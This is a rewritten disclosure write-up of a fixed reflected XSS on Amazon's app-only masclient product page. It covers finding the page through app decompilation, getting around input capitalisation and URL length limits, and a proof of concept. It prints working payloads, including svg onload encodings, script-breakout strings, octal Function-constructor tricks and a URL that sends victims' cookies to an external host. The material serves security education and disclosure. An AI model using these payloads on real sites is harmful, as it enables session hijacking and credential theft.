Reflected XSS on amazon.com
A reflected cross-site scripting vulnerability existed on an Amazon product page used by its mobile app, where the product ID parameter was reflected without proper encoding. An attacker could craft a URL that executes JavaScript in a victim's browser, potentially stealing session cookies.
 Published on medium.com
I’m always interested in the ways how Amazon displays its own products. What design did they choose, what about the UX?
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Amazon product pages normally live under paths that contain /dp/, and the researcher had been studying the different ways Amazon presents its own products, including the designs used inside the Amazon Shopping Android app. While decompiling that app, he found a product URL with an extra path segment, masclient, that he had never seen on the public site:
https://www.amazon.com/gp/masclient/dp/<product_id>
This appears to be a custom product page used inside the app. The report does not describe what the page is meant to display beyond that.
Setup
The work was done against the live www.amazon.com site. The researcher downloaded the Amazon Shopping Android APK, used an online decompiler to extract the code, and searched the resulting files for product page URLs. No accounts, roles or special access are described. The proof of concept was run in Firefox 60.0.1 because Chrome's XSS Auditor blocked the reflection; the report notes Chrome 67.0.3396.62 produced ERR_BLOCKED_BY_XSS_AUDITOR errors.
Finding it
Amazon product pages often contain /dp/ in the URL, so the researcher searched the decompiled app for that string. The search returned plenty of hits, one of which was the masclient URL above.

After two months of looking at product URLs he had never seen one with the masclient part, so he loaded it in a browser:
https://www.amazon.com/gp/masclient/dp/B00Q7LTUK

The page rendered. It looked like a custom product page used inside the app. Changing the product id produced a broken page: there were no proper checks on the id, and the value appeared to be capitalised.

That combination, unvalidated input that is echoed back and transformed, suggested HTML injection might be possible. He tried a <marquee> tag:
https://www.amazon.com/gp/masclient/dp/<marquee><h1>hi%20mom!


The input was rendered in seven different places in the page, one of them inside a script tag.
Exploitation
Four obstacles stood between the reflection and a working payload.
Step 1: deal with capitalisation
Because the input is capitalised, JavaScript functions such as alert become ALERT and stop working. The report credits a write-up on a reflected XSS in the Yahoo Finance mobile site for a way around this: convert the plain text to HTML entities and URL encode the string, then place the output inside an onload parameter of an svg tag. The example given is:
<svg onload=%26%23x61%3B%26%23x6C%3B%26%23x65%3B%26%23x72%3B%26%23x74%3B%26%23x28%3B%26%23x27%3B%26%23x48%3B%26%23x69%3B%26%23x20%3B%26%23x4D%3B%26%23x6F%3B%26%23x6D%3B%26%23x27%3B%26%23x29%3B>
Each &#x..; entity is percent-encoded, so the browser decodes the entities after the server has already capitalised the input, and the function name survives intact.
Step 2: work around the missing closing tags
Closing tags such as </script> are not allowed: sending one fires a 404, so a classic <script src="evil.com/1.js"></script> side load is not possible. The report offers two routes. One is <svg onload=javascript:alert(1)> for JavaScript injection in the DOM. The other is to break out of the script block the input lands in by adding a few characters, }', so the URL becomes:
https://www.amazon.com/gp/masclient/dp/'}");}JAVASCRIPTHERE;{("

Because of the capitalisation problem, a jscrew.it style technique can convert the JavaScript into ! ( ) + [ ] characters. An example URL that just fires the debugger function is given (truncated in the report):
https://www.amazon.com/gp/masclient/dp/'%7D");%7D[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(![]+[])[!![]+!![]]][([]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(![]+[])[!![]+!![]]])[!![]+!![]+!![]]+(!![]+[][(![]+[])[+`...
If URL length were not a problem, this technique could be used to inject fetch("evil.com"+document.cookie), but the URL would exceed 8000 characters and run into the next obstacle.
Step 3: stay under the URL length limit
Amazon stops loading the page when the URL is longer than about 3500 characters, which rules out jscrew.it. The report had no solution at the time. A Redditor, Flowible, suggested jjencode, but the researcher had already tried it and found the $ signs were not usable. DrStache_ suggested octal encoding with JavaScript constructors, for example alert(1) written as:
URL['\143\157\156\163\164\162\165\143\164\157\162']('\141\154\145\162\164(1)')()
and alert(document.cookie) as:
X=URL['\143\157\156\163\164\162\165\143\164\157\162'];X('\141\154\145\162\164(X("\162\145\164\165\162\156 \144\157\143\165\155\145\156\164.\143\157\157\153\151\145")())')()
The report walks through the decoding: URL['constructor'] is Function, so the expression becomes Function('alert(Function("return document.cookie")())')(), which evaluates to alert(document.cookie).
Step 4: avoid Chrome's XSS Auditor
Chrome's XSS Auditor blocks the reflection with ERR_BLOCKED_BY_XSS_AUDITOR, so the proof of concept was run in Firefox 60.0.1, which has no auditor. The researcher found no unfixed bugs in the auditor and asked for a bypass.
The working proof of concept

The final payload makes an Amazon URL that redirects the visitor to an external URL, appending that visitor's cookie details to the URL. The researcher logs every visit to that site, which allows hijacking of the Amazon session. A fake login screen is also added, though the report notes it was only for show and that stealing login credentials could have been attempted instead.
The URL, as published (truncated in the report):
https://www.amazon.com/gp/masclient/dp/%22%7D'%3E%3Csvg%20onload%3D%26%23x77%3B%26%23x69%3B%26%23x6E%3B%26%23x64%3B%26%23x6F%3B%26%23x77%3B%26%23x2E%3B%26%23x6C%3B%26%23x6F%3B%26%23x63%3B%26%23x61%3B%26%23x74%3B%26%23x69%3B%26%23x6F%3B%26%23x6E%3B%26%2...
URL decoded:
HTML entities decoded:
https://www.amazon.com/gp/masclient/dp/"}'><svg onload=window.location.replace('https://s3-eu-west-1.amazonaws.com/pentesting-target/xss1.html?cookie='+escape(document.cookie))>
The "}' sequence breaks out of the script block where the input is reflected, and the <svg onload=...> runs the handler. The handler is written as HTML entities so that capitalisation does not break window.location.replace, and it sends the escaped cookie to the external page.
A bonus link that fires alert(1) in Chrome is also given (truncated in the report):
https://www.amazon.com/gp/masclient/dp/'%7D%22);%7D[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]][(+(+!![]+[+([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]])+[!![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+[]]]+(!!++([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+!![]]]+([][[]]+[])[+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[+!![]]+([][[]]+[])[+[]]+(+(+!![]+[+([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]])+[!![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+[]]]+(!![]+[])[+[]]+(!!++([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+!![]]]+(!![]+[])[+!![]]]((!![]+[])[+!![]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!![]]+([][[]]+[])[+!![]]+(+(+!![]+[+([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]])+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+!![]]]+(![]+[])[+!![]]+(![]+[])[!![]+!![]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]])()(+!![]);%7B(%22
Root cause
The masclient product page takes the product id from the path and reflects it into the page without validation, in seven places, one of them inside a script block. The only transformation applied is capitalisation, which is not a security control. Because the value is reflected raw, an attacker can close the surrounding string and block with "}', close the tag, and inject new markup. The page looks like a custom product page used inside the mobile app.
Impact
An attacker who gets a victim to open a crafted masclient URL can run JavaScript in the context of www.amazon.com. In the demonstrated payload this redirects the victim to an external page with their cookies appended, which the researcher says allows hijacking of the Amazon session, and shows a fake login screen. The attack requires the victim to follow the link, and in Chrome it is blocked by the XSS Auditor; the proof of concept works in Firefox 60.0.1.
Fix
Amazon fixed the bug and confirmed the fix. The report does not describe the change that was made.
Variants to test
- Look for app-only web views: decompile a mobile app, search the extracted files for
/dp/or other product path fragments, and load any URL that does not appear on the public site. A positive result is a page that renders and reflects a changed id. - Send a harmless tag such as
<marquee>in the id and count where it appears in the response. A positive result is the tag rendered unencoded, especially inside a script block. - Change the case of the input and see whether the server transforms it. A positive result is a reflection that is capitalised, which means entity encoding can restore function names.
- Try
</script>and a<script src=...>block. A 404 or error means closing tags are filtered, so switch to<svg onload=...>or break out of the script with"}'. - Measure the URL length limit by growing the payload.
- Test the same payload in Chrome and Firefox. A block in Chrome with
ERR_BLOCKED_BY_XSS_AUDITORand execution in Firefox shows the payload works where the auditor is absent.
What happened, in plain words
A security researcher spent a couple of months learning how Amazon builds its product pages. While looking inside Amazon's Android shopping app, he found a web address that the public website never shows: a special product page with the word masclient in it. When he changed the product number in that address, the page printed his input back to him, in seven places, one of them inside a piece of JavaScript. That is the bug known as reflected cross-site scripting, or XSS for short.
XSS means a website takes something a visitor sends and puts it into the page without cleaning it first. If the visitor sends ordinary text, nothing bad happens. If the visitor sends HTML or JavaScript, the browser treats it as part of the page and runs it. The attacker's code then runs as if Amazon had written it, with all the trust a visitor gives to Amazon.
In this case the researcher built a link that, when a visitor opened it, sent that visitor's cookies to an external site and showed a fake login screen. Cookies are small pieces of data a site stores in your browser to remember who you are; if someone else gets your Amazon cookies, they can often act as you. Amazon fixed the bug a few days after being informed, with no reward.

The image above is the proof of concept: the crafted link in action.
Background: why look inside an app?
The researcher had been building a side project, a different way to browse Amazon, to practise front-end and back-end development. He was curious about how Amazon presents its own products: the layouts, the user experience, the many designs it tests on visitors. One place those designs appear first is the Amazon Shopping Android app, so one Friday afternoon he decided to take the app apart and read its code.
An Android app is distributed as an APK file, which is a package containing the compiled code and resources. "Decompiling" means turning that compiled code back into something readable. The report describes the process in three steps:
- Download the APK file to your computer.
- Use an online decompiler to extract the code.
- Search the extracted files for URLs that point at product pages.
Why start from the app? Because apps often talk to web pages that are not linked from the public site. Those pages are built for the app's internal browser view (a "web view", a browser window embedded inside an app) and may get less security attention than the main website. If you can find one, you may find a bug the public site does not have.
Searching for product page URLs
Amazon product pages usually have /dp/ in the address, followed by a product id. So the researcher searched the decompiled files for the string /dp/.
The screenshot shows plenty of hits. One of them was this address:
https://www.amazon.com/gp/masclient/dp/<product_id>
Here <product_id> is a placeholder for the actual product number. The interesting part is masclient, an extra path segment he had never seen on the public site. The report treats this as a custom product page used inside the app; it does not say what the page is meant to display beyond that.
The masclient product page
After two months of looking at Amazon product URLs, he had never seen one containing masclient. So he opened it in a normal browser:
https://www.amazon.com/gp/masclient/dp/B00Q7LTUK
The page loaded. It looked like a custom product page made for use inside the app. The next question was what happens when the product id is changed. He tried a different value:
The page came out broken. Two things stood out. First, there were no proper checks on the product id: the page accepted whatever was put there. Second, the value appeared to be capitalised, meaning the server changed the case of the letters before showing them back.
That combination is a classic invitation to test for HTML injection. HTML is the language web pages are written in; tags like <h1> or <marquee> tell the browser how to display things. If a page echoes your input without cleaning it, you can try sending a tag and see whether the browser treats it as markup rather than as text. He tried a <marquee> tag, which makes text scroll across the screen, plus a heading:
https://www.amazon.com/gp/masclient/dp/<marquee><h1>hi%20mom!
%20 is the URL encoding of a space character, so the text reads hi mom!. URLs cannot contain raw spaces, so browsers and tools replace them with %20.
The tag was rendered. The page put his input in seven different places in the HTML, and one of those places was inside a <script> block. A <script> block is where a page's JavaScript lives, and JavaScript is the programming language browsers run. Input landing inside a script block is especially dangerous, because it may let an attacker break out of the surrounding code and run their own.
Getting from a reflected tag to working JavaScript
Seeing your own tag echoed back is a good sign, but it is not yet an exploit. Four obstacles stood between the reflection and a payload that actually runs code.
Step 1: deal with capitalisation
Because the server capitalises the input, JavaScript function names break. alert, the classic function that pops up a dialog box, becomes ALERT, and JavaScript is case-sensitive: ALERT is not a function, so nothing happens.
The report credits a write-up about a reflected XSS on the Yahoo Finance mobile site for a way around this. The trick is to write the JavaScript as HTML entities and then URL-encode the whole thing. An HTML entity is a code such as a that the browser turns into a character when it renders the page; a is a lowercase a. Because the server capitalises the raw text it receives, but the browser decodes entities later, the lowercase letters survive. The example given is:
<svg onload=%26%23x61%3B%26%23x6C%3B%26%23x65%3B%26%23x72%3B%26%23x74%3B%26%23x28%3B%26%23x27%3B%26%23x48%3B%26%23x69%3B%26%23x20%3B%26%23x4D%3B%26%23x6F%3B%26%23x6D%3B%26%23x27%3B%26%23x29%3B>
Line by line:
<svg ...>is an SVG image element. SVG is a way to draw graphics in HTML, and it supports anonloadattribute, which is JavaScript that runs when the element finishes loading.%26%23x61%3Band the rest are percent-encoded HTML entities.%26is&,%23is#,%3Bis;. So the browser first turns the percent-encoding back intoaand so on, and then turns those entities into letters.- The entities decode to lowercase letters, so the function name survives capitalisation.
Step 2: work around the missing closing tags
Closing tags such as </script> are not allowed. Sending one makes the site return a 404 error, the standard "page not found" response. That blocks the simplest attack: loading your own JavaScript file with <script src="evil.com/1.js"></script>, where the browser would fetch a script from another server and run it.
The report offers two routes instead. One is to use <svg onload=javascript:alert(1)> for JavaScript injection directly in the page. The other is to break out of the script block the input lands in by adding a few characters, }', so the URL becomes:
https://www.amazon.com/gp/masclient/dp/'}");}JAVASCRIPTHERE;{("
What this does: the input sits inside a JavaScript string inside the page's script. The characters '}");} close that string, close the surrounding block and statement, and leave the page ready for new code. JAVASCRIPTHERE is a placeholder for whatever code the attacker wants, and {(" reopens a block and a string so the rest of the original script does not cause a syntax error.
Because of the capitalisation problem, a technique from jscrew.it can turn JavaScript into nothing but the characters ! ( ) + [ ]. JavaScript allows this because values can be built from arrays and booleans and converted to strings. An example URL that just fires the debugger function, which pauses execution in the browser's developer tools, is given (truncated in the report):
https://www.amazon.com/gp/masclient/dp/'%7D");%7D[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(![]+[])[!![]+!![]]][([]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(![]+[])[!![]+!![]]])[!![]+!![]+!![]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(![]+[])[!![]+!![]]])[+`...
If URL length were not a problem, this technique could inject fetch("evil.com"+document.cookie), which sends the visitor's cookies to another server. But the URL would be longer than 8000 characters, and that runs into the next obstacle.
Step 3: stay under the URL length limit
Amazon stops loading the page when the URL is longer than about 3500 characters. That rules out jscrew.it, whose output is far too long. The report had no solution at the time and asked readers for one.
A Reddit user, Flowible, suggested jjencode, another encoder. The researcher had already tried it and found that the $ signs it produces were not usable on this page. Another reader, DrStache_, suggested octal encoding with JavaScript constructors. In JavaScript, a backslash followed by octal digits inside a string is another way to write a character, and constructor is a property that gives you the function used to build an object. For example, alert(1) can be written as:
URL['\143\157\156\163\164\162\165\143\164\157\162']('\141\154\145\162\164(1)')()
And alert(document.cookie) as:
X=URL['\143\157\156\163\164\162\165\143\164\157\162'];X('\141\154\145\162\164(X("\162\145\164\165\162\156 \144\157\143\165\155\145\156\164.\143\157\157\153\151\145")())')()
Line by line:
URL['\143\157\156\163\164\162\165\143\164\157\162']isURL['constructor'], which is theFunctionconstructor, a built-in way to create a function from a string.Xis just a short name for that constructor.X('\141\154\145\162\164(...)')builds a function whose body isalert(...).- The inner
X("\162\145\164\165\162\156 \144\157\143\165\155\145\156\164.\143\157\157\153\151\145")builds a function whose body isreturn document.cookie, and calling it returns the visitor's cookies. - The final
()calls the outer function, so the whole expression evaluates toalert(document.cookie).
The report walks through the decoding: URL['constructor'] is Function, so the expression becomes Function('alert(Function("return document.cookie")())')(), which evaluates to alert(document.cookie).
Step 4: avoid Chrome's XSS Auditor
Chrome has a built-in defence called the XSS Auditor. It watches the page and blocks responses that look like they reflect the request back, showing an ERR_BLOCKED_BY_XSS_AUDITOR error. The report notes this happened in Chrome 67.0.3396.62. The researcher found no unfixed bugs in the auditor and asked readers for a bypass. For the proof of concept he used Firefox 60.0.1, which has no such auditor.
The working proof of concept
The final payload makes an Amazon URL that redirects the visitor to an external URL and appends that visitor's cookie details to the URL. The researcher logs every visit to that external site, so he can read the cookies and hijack the Amazon session. A fake login screen is also added, though the report notes it was only for show and that stealing login credentials could have been attempted instead.
The URL, as published (truncated in the report):
https://www.amazon.com/gp/masclient/dp/%22%7D'%3E%3Csvg%20onload%3D%26%23x77%3B%26%23x69%3B%26%23x6E%3B%26%23x64%3B%26%23x6F%3B%26%23x77%3B%26%23x2E%3B%26%23x6C%3B%26%23x6F%3B%26%23x63%3B%26%23x61%3B%26%23x74%3B%26%23x69%3B%26%23x6F%3B%26%23x6E%3B%26%2...
URL decoded:
HTML entities decoded:
https://www.amazon.com/gp/masclient/dp/"}'><svg onload=window.location.replace('https://s3-eu-west-1.amazonaws.com/pentesting-target/xss1.html?cookie='+escape(document.cookie))>
Line by line:
"}'closes the surrounding JavaScript string and block where the input is reflected, so the browser stops treating the rest as part of the original script.>closes the tag that was open, so the browser is ready for new markup.<svg onload=...>creates an SVG element whoseonloadhandler runs as soon as the element loads.- The handler is written as HTML entities so that capitalisation does not break
window.location.replace, the browser function that sends the visitor to a new address. escape(document.cookie)reads the visitor's cookies and makes them safe to put in a URL, and the result is appended to the external page's address as a query parameter. When the victim's browser requests that page, the cookies arrive in the attacker's server logs.
A bonus link that fires alert(1) in Chrome is also given (truncated in the report):
